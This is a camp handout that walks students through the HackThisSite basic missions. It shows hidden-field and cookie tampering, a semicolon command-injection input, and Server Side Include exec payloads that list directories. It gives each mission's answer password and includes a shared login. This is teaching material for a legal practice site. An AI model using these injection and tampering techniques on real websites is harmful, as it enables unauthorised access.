Intro to Hacking

Basic Hacking

We will be using a hacking site for these activities. It can be found here:

www.hackthissite.org

Login credentials are as below:

Username:	stephen-jay
Password:	techCamp1234RRC

Once logged in, you should be able to begin the basic activities. Be advised if you wish to do this outside of RRC, you should likely create your own account, as a couple of the activities require email.

Hacking

Steps to hacking a site

1) Get Permission!
2) Review Source Code
3) Submit empty form
4) Submit form with bad data
5) Attempt data injections

Mission 1:

Very basic, you need only look at the source code for the page. Right click on any text on the page, and select "View Page Source", and scroll about 1/2 way down you should see something like:

```
<!-- the first few levels are extremely easy: password is 00cc5ef1 -->
```

Mission 2:

As the mission states, Network Security Sam neglected to upload the password file, so you should try and submit an empty form

Mission 3:

You can try entering bad data, as the steps indicate, however, in this case, a review of the source code is the key. By checking the source, we see the following:

```
<input type="hidden" name="file" value="password.php" />
```

If we add the above to our browser's link, we get the following link:

https://www.hackthissite.org/missions/basic/3/password.php


This gives us our password we can enter - 97901bf5

Mission 4:

Again, we don't have any value in entering dummy data. If we do check the page source again, we see the following:

```
<input type="hidden" name="to" value="sam@hackthissite.org" />
```

We need to modify this using Firefox's DOM tool. Right click near the "Send password to Sam" button, and select Inspect Element (Q). You will see there is a hidden field called "to" You will need to change this to your email, or the email assigned to this course, which is sjay@mts.net



```
<br>
This time Sam hardcoded the password into the script. However, the password is long anc
case he forgot. Here is the script:
<br>
<br>
<center>
  <form action="/missions/basic/4/level4.php" method="post">
    <input name="to" value="sam@hackthissite.org" type="hidden">
    <input value="Send password to Sam" type="submit">
  </form>
</center>
<br>
<br>
<center>…</center>
</center>
```

You can also create a local copy of the form above, change the "to" value to your email address, and the action to: https://www.hackthissite.org/missions/basic/4/level4.php. Either works here. If you choose to make a form, it should look like the following, and stored locally (I called mine mission4.html)

```
<form action="https://www.hackthissite.org/missions/basic/4/level4.php"
      method="post">
<input type="hidden" name="to" value="sjay@mts.net" />
<input type="submit" value="Send password to Sam" /></form>
```

This will generate a password reminder, that being the following email:

```
Sam,
Here is the password: '793cfae5'.
```

Simply go back to the Misssion 4 page, and enter 793cfae5 for the password to move to the next mission!

Mission 5:

Mission 5 is basically the same as Mission 4, except it only allows the DOM manipulation. Simply repeat the DOM example above, and you get the following email:

```
Sam,
Here is the password: '9b38150c'.
```

Mission 6:

With Mission 6, we get into basic encryption. Encryption is using a modification process to take a string of characters, convert it to something less understandable, and back again.

In this case, it is simply modifying the next letter offsetting it by one. Fortunately the mission has an encryption tool. If you enter aaaaaaaa to be encrypted, it comes back abcdefgh. Knowing this, we can then take **093ehh=>** and decrypt it backwards:

0
8 (9-1)
1 (3-2)
b (e-3)
d (h-4)
c (h-5)
7 (=-6)
7 (>-7)

Therefore, our password is 081bdc77. We can test this using the encryption tool.

We need to use an ASCII table to get the last 2 characters. It can be found at the end of this document.

Mission 7

Mission 7 requires an understanding of file systems, and some UNIX command experience. It uses the basic UNIX command cal. If you enter 5 2014 into the form, it gives you the calendar for May 2014.

With UNIX, however, you can add one command after another using the semicolon, as below:

```
cal; ls
```

The above will allow you to do the cal command and the ls command . ls allows you to do a directory listing. When we add ls to the end of our cal command, as below, we get an interesting output.

First type in the following in the form:

```
5 2014; ls
```

We then get:

```
         May 2014
Mon Tue Wed Thu Fri Sat Sun
              1   2   3   4
```

```
  5   6   7   8   9  10  11
 12  13  14  15  16  17  18
 19  20  21  22  23  24  25
 26  27  28  29  30  31

.
..

cal.pl
index.php
k1kh31b1n55h.php
level7.php
```

This now shows us the file k1kh31b1n55h.php in the same directory as we are in. When we open this page, we see the following:

b00d54b9

This then is our password for Mission 7.

Mission 8

This mission requires an understanding of a feature in web sites called Server Side Includes. With SSI, you can embed little files within a web page for items such as navigation, page headers and footers, and copyright info. With SSI, you can also execute some basic UNIX commands.

Mission 8 asks us for our name. When we enter our name, it adds it to a document. If we use SSI, we can also get a directory listing (ls).

First, test the script by putting your name in it.

Next, enter the following

```
<!--#exec cmd="ls" -->
```

Space is very important. It gives us a listing of the files in this directory. To do a listing of the parent directory, we merely modify the above

```
<!--#exec cmd="ls .." -->
```

This gives us a listing of the parent, and we now see the password file au12ha39vc.php. We can then open this with the link https://www.hackthissite.org/missions/basic/8/au12ha39vc.php, giving us the password 16de7170.

Mission 9

Mission 9 is very similar, and uses, mission 8. To get this password, we simply need to use the ls command SSI injection from mission 8 to go to the directory for mission 9. Simply go back to basic missions, select mission 8, and enter the following in the name field:

```
<!--#exec cmd="ls ../../9" -->
```

This gives us the ability to go up to the directory for 8, the directory above 8 called basic, and into the directory for 9. It gives us the following listing:

```
Hi, index.php p91e283zc3.php!

Your name contains 24 characters.
```

You can then use p91e283zc3.php to open up the password file. It gives us the link:
`https://www.hackthissite.org/missions/basic/9/p91e283zc3.php`


The file contains the following password:

```
026cc3d7
```

Mission 10

Mission 10 uses javascript and cookies for loggin in. It is simply a case of modifying your login session to yes.

This time we are going to use the Firefox built in Web development tools, but we are going to use the Storage tab. Best achieved by hitting Shift + F9 on your key board, and look for a cookie named "level10_authorized" as below:




Name	Domain	Path	Expires on	Last accessed on	Value	
_BFTN_WIDGET_VI...	www.hackthissite.org	/	Wed, 24 Jan 2018 20:47:18 GMT	Wed, 24 Jan 2018 16:09:10 GMT	true	f
_pk_id.1.1039	.hackthissite.org	/	Wed, 20 Feb 2019 20:47:25 GMT	Wed, 24 Jan 2018 16:09:17 GMT	b73d6a0f6a12f667.1516740445.2.151681...	f
_pk_ses.1.1039	.hackthissite.org	/	Wed, 24 Jan 2018 16:39:17 GMT	Wed, 24 Jan 2018 16:09:17 GMT	*	f
level10_authorized	www.hackthissite.org	/missions/basic/10/	Session	Wed, 24 Jan 2018 16:09:17 GMT	no	f
PHPSESSID	www.hackthissite.org	/	Session	Wed, 24 Jan 2018 16:09:10 GMT	[illegible]2fgo9a4	f

One of the values is the cookie, and for the cookie, one of the entries is level10_authorized. It is set to no, double click on the word "no" and set it to yes, click away, and click Submit on the form

Mission 11

Mission 11 is just dumb. Don't bother.

ASCII Table used for mission 6:



Hex	Dec	Char		Hex	Dec	Char	Hex	Dec	Char	Hex	Dec	Char
0x00	0	NULL	null	0x20	32	Space	0x40	64	@	0x60	96	`
0x01	1	SOH	Start of heading	0x21	33	!	0x41	65	A	0x61	97	a
0x02	2	STX	Start of text	0x22	34	"	0x42	66	B	0x62	98	b
0x03	3	ETX	End of text	0x23	35	#	0x43	67	C	0x63	99	c
0x04	4	EOT	End of transmission	0x24	36	$	0x44	68	D	0x64	100	d
0x05	5	ENQ	Enquiry	0x25	37	%	0x45	69	E	0x65	101	e
0x06	6	ACK	Acknowledge	0x26	38	&	0x46	70	F	0x66	102	f
0x07	7	BELL	Bell	0x27	39	'	0x47	71	G	0x67	103	g
0x08	8	BS	Backspace	0x28	40	(	0x48	72	H	0x68	104	h
0x09	9	TAB	Horizontal tab	0x29	41	)	0x49	73	I	0x69	105	i
0x0A	10	LF	New line	0x2A	42	*	0x4A	74	J	0x6A	106	j
0x0B	11	VT	Vertical tab	0x2B	43	+	0x4B	75	K	0x6B	107	k
0x0C	12	FF	Form Feed	0x2C	44	,	0x4C	76	L	0x6C	108	l
0x0D	13	CR	Carriage return	0x2D	45	-	0x4D	77	M	0x6D	109	m
0x0E	14	SO	Shift out	0x2E	46	.	0x4E	78	N	0x6E	110	n
0x0F	15	SI	Shift in	0x2F	47	/	0x4F	79	O	0x6F	111	o
0x10	16	DLE	Data link escape	0x30	48	0	0x50	80	P	0x70	112	p
0x11	17	DC1	Device control 1	0x31	49	1	0x51	81	Q	0x71	113	q
0x12	18	DC2	Device control 2	0x32	50	2	0x52	82	R	0x72	114	r
0x13	19	DC3	Device control 3	0x33	51	3	0x53	83	S	0x73	115	s
0x14	20	DC4	Device control 4	0x34	52	4	0x54	84	T	0x74	116	t
0x15	21	NAK	Negative ack	0x35	53	5	0x55	85	U	0x75	117	u
0x16	22	SYN	Synchronous idle	0x36	54	6	0x56	86	V	0x76	118	v
0x17	23	ETB	End transmission block	0x37	55	7	0x57	87	W	0x77	119	w
0x18	24	CAN	Cancel	0x38	56	8	0x58	88	X	0x78	120	x
0x19	25	EM	End of medium	0x39	57	9	0x59	89	Y	0x79	121	y
0x1A	26	SUB	Substitute	0x3A	58	:	0x5A	90	Z	0x7A	122	z
0x1B	27	FSC	Escape	0x3B	59	;	0x5B	91	[	0x7B	123	{
0x1C	28	FS	File separator	0x3C	60	<	0x5C	92	\	0x7C	124	|
0x1D	29	GS	Group separator	0x3D	61	=	0x5D	93	]	0x7D	125	}
0x1E	30	RS	Record separator	0x3E	62	>	0x5E	94	^	0x7E	126	~
0x1F	31	US	Unit separator	0x3F	63	?	0x5F	95	_	0x7F	127	DEL